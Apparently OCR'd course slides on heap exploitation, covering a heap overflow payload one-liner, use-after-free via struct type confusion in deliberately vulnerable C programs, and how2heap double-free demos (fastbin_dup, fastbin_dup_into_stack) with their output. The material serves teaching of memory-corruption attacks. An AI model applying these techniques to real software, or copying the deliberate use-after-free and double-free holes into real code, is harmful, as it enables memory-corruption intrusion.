
```
python2 -c "print 'a\n' + 'a'*40 + '\x??\x??\x??\x??\x??\x??\x??\x??'" |
./heapoverflow64
```

Use after free (UAF)


A class of vulnerability where data on the heap is freed, but a leftover reference or ‘dangling pointer’ is used by the code as if the data were still valid.

Most popular in Web Browsers, complex programs


Use after free (UAF)



Use after free (UAF)



Use after free (UAF)



Dangling Pointer

Dangling Pointer
– A left over pointer in your code that references free’d data and is prone to be re-used
– As the memory it’s pointing at was freed, there’s no guarantees on what data is there now
– Also known as stale pointer, wild pointer

Exploit UAF

To exploit a UAF, you usually have to allocate a different type of object over the one you just freed

code/heapuaf1 32bit

```
void fly()
{
        printf("Flying ...\n");
}

typedef struct airplane
{
        void (*pfun)();
        char name[20];
} airplane;

typedef struct car
{
    int volume;
    char name[20];
} car;
```

```
int main()
{ printf("fly() at %p; print_flag() at %u\n", fly, (unsigned int)print_flag);

  struct airplane *p = malloc(sizeof(airplane));
  printf("Airplane is at %p\n", p);
  p->pfun = fly;
  p->pfun();
  free(p);

  struct car *p1  = malloc(sizeof(car));
  printf("Car is at %p\n", p1);

  int volume;
  printf("What is the volume of the car?\n");
  scanf("%u", &volume);
  p1->volume = volume;

  p->pfun();
  free(p);
  return 0;
}
```

code/heapuaf2 32bit

```
void fly()
{
            printf("Flying ...\n");
}

typedef struct airplane
{
            int model;
            void (*pfun)();
            char name[20];
} airplane;

typedef struct car
{
      long long volume;
      char name[20];
} car;
```


```
int main()
{  printf("print_flag() at %p\n", print_flag);
   struct airplane *p = malloc(sizeof(airplane));
   printf("An airplane object is created at %p\n", p);
   p->pfun = fly;
   p->pfun();
   printf("The airplane object has been freed ...\n");
   free(p);

   struct car *p1  = malloc(sizeof(car));
   printf("A car object is created at %p\n", p1);

   long long volume;
   printf("Input a volume for your car ...\n");
   scanf("%llu", &volume);
   p1->volume = volume;

   printf("Making a use-after-free call; calling airplane flying again ...\n");
   p->pfun();
   free(p1);

   return 0;}
```

Double free; fastbin_dup

```
int main()
{       void *ptrs[8];
        for (int i=0; i<8; i++) {
                ptrs[i] = malloc(8);
        }
        for (int i=0; i<7; i++) {
                free(ptrs[i]);
        }
        int *a = calloc(1, 8);
        int *b = calloc(1, 8);
        int *c = calloc(1, 8);

        free(a);
        free(b);
        free(a);

        a = calloc(1, 8);
        b = calloc(1, 8);
        c = calloc(1, 8);
}
```

https://github.com/shellphish/how2heap/

Double free; fastbin_dup



```
➜  glibc_2.31 git:(master) ./fastbin_dup
This file demonstrates a simple double-free attack with fastbins.
Fill up tcache first.
Allocating 3 buffers.
1st calloc(1, 8): 0x55c22de8e3a0
2nd calloc(1, 8): 0x55c22de8e3c0
3rd calloc(1, 8): 0x55c22de8e3e0
Freeing the first one...
If we free 0x55c22de8e3a0 again, things will crash because 0x55c22de8e3a0 is at the top of the free list.
So, instead, we'll free 0x55c22de8e3c0.
Now, we can free 0x55c22de8e3a0 again, since it's not the head of the free list.
Now the free list has [ 0x55c22de8e3a0, 0x55c22de8e3c0, 0x55c22de8e3a0 ]. If we malloc 3 times, we'll get 0x55c22de8e3a0 twice!
1st calloc(1, 8): 0x55c22de8e3a0
2nd calloc(1, 8): 0x55c22de8e3c0
3rd calloc(1, 8): 0x55c22de8e3a0
```

https://github.com/shellphish/how2heap/

Double free; fastbin_dup_into_stack

```
void *ptrs[7];
for (int i=0; i<7; i++) {
        ptrs[i] = malloc(8);
}
for (int i=0; i<7; i++) {
        free(ptrs[i]);
}

unsigned long stack_var[4] __attribute__ ((aligned (0x10)));
int *a = calloc(1,8);        int *b = calloc(1,8);        int *c = calloc(1,8);

free(a);   free(b);   free(a);

unsigned long *d = calloc(1,8);
```

returns 'a'

```
calloc(1,8);
stack_var[1] = 0x20;
```

Fake chunk size

```
unsigned long ptr = (unsigned long)stack_var;
unsigned long addr = (unsigned long) d;

*d = (addr >> 12) ^ ptr;
```

^ Bitwise xor; glibc 2.31 introduced a pointer encoding for tcache freelists. This line encodes the next pointer in the tcache freelist such that it points to a controlled stack address (stack_var).

```
void *p = calloc(1,8);
```


https://github.com/shellphish/how2heap/blob/master/glibc_2.31/fastbin_dup_into_stack.c

Double free; fastbin_dup_into_stack

```
int main()
{
        void *ptrs[7];                              Fill tcache bin for size 0x20
        for (int i=0; i<7; i++) {ptrs[i] = malloc(8);}
        for (int i=0; i<7; i++) {free(ptrs[i]);}
        unsigned long long stack_var;

        int *a = calloc(1,8); int *b = calloc(1,8); int *c = calloc(1,8);
        free(a); free(b); free(a); Double free
        unsigned long long *d = calloc(1,8);
                                 returns 'a'
        fprintf(stderr, "2nd calloc(1,8): %p\n", calloc(1,8)); returns 'b'; ‘a’ is on top
        stack_var = 0x20; Fake chunk size
        *d = (unsigned long long) (((char*)&stack_var) - sizeof(d));  a is changed; a->next points to stack_var

        fprintf(stderr, "3rd calloc(1,8): %p, putting the stack address on the free list\n", calloc(1,8)); ‘a’ returned again

        void *p = calloc(1,8); stack_var returned

        fprintf(stderr, "4th calloc(1,8): %p\n", p);
        assert(p == 8+(char *)&stack_var);
        // assert((long)__builtin_return_address(0) == *(long *)p);
}
```

https://github.com/shellphish/how2heap/blob/master/glibc_2.31/fastbin_dup_into_stack.c

Double free; fastbin_dup_into_stack



```
→  glibc_2.31 git:(master) ./fastbin_dup_into_stack
This file extends on fastbin_dup.c by tricking calloc into
returning a pointer to a controlled location (in this case, the stack).
Fill up tcache first.
The address we want calloc() to return is 0x7fff8d47e7a8.
Allocating 3 buffers.
1st calloc(1,8): 0x5600d2ea3380
2nd calloc(1,8): 0x5600d2ea33a0
3rd calloc(1,8): 0x5600d2ea33c0
Freeing the first one...
If we free 0x5600d2ea3380 again, things will crash because 0x5600d2ea3380 is at the top of the free list.
So, instead, we'll free 0x5600d2ea33a0.
Now, we can free 0x5600d2ea3380 again, since it's not the head of the free list.
Now the free list has [ 0x5600d2ea3380, 0x5600d2ea33a0, 0x5600d2ea3380 ]. We'll now carry out our attack by modifying data at 0x5600d2ea338
0.
1st calloc(1,8): 0x5600d2ea3380
2nd calloc(1,8): 0x5600d2ea33a0
Now the free list has [ 0x5600d2ea3380 ].
Now, we have access to 0x5600d2ea3380 while it remains at the head of the free list.
so now we are writing a fake free size (in this case, 0x20) to the stack,
so that calloc will think there is a free chunk there and agree to
return a pointer to it.
Now, we overwrite the first 8 bytes of the data at 0x5600d2ea3380 to point right before the 0x20.
3rd calloc(1,8): 0x5600d2ea3380, putting the stack address on the free list
4th calloc(1,8): 0x7fff8d47e7a8
```


https://github.com/shellphish/how2heap/

Historical: Consolidating chunks when free()-d

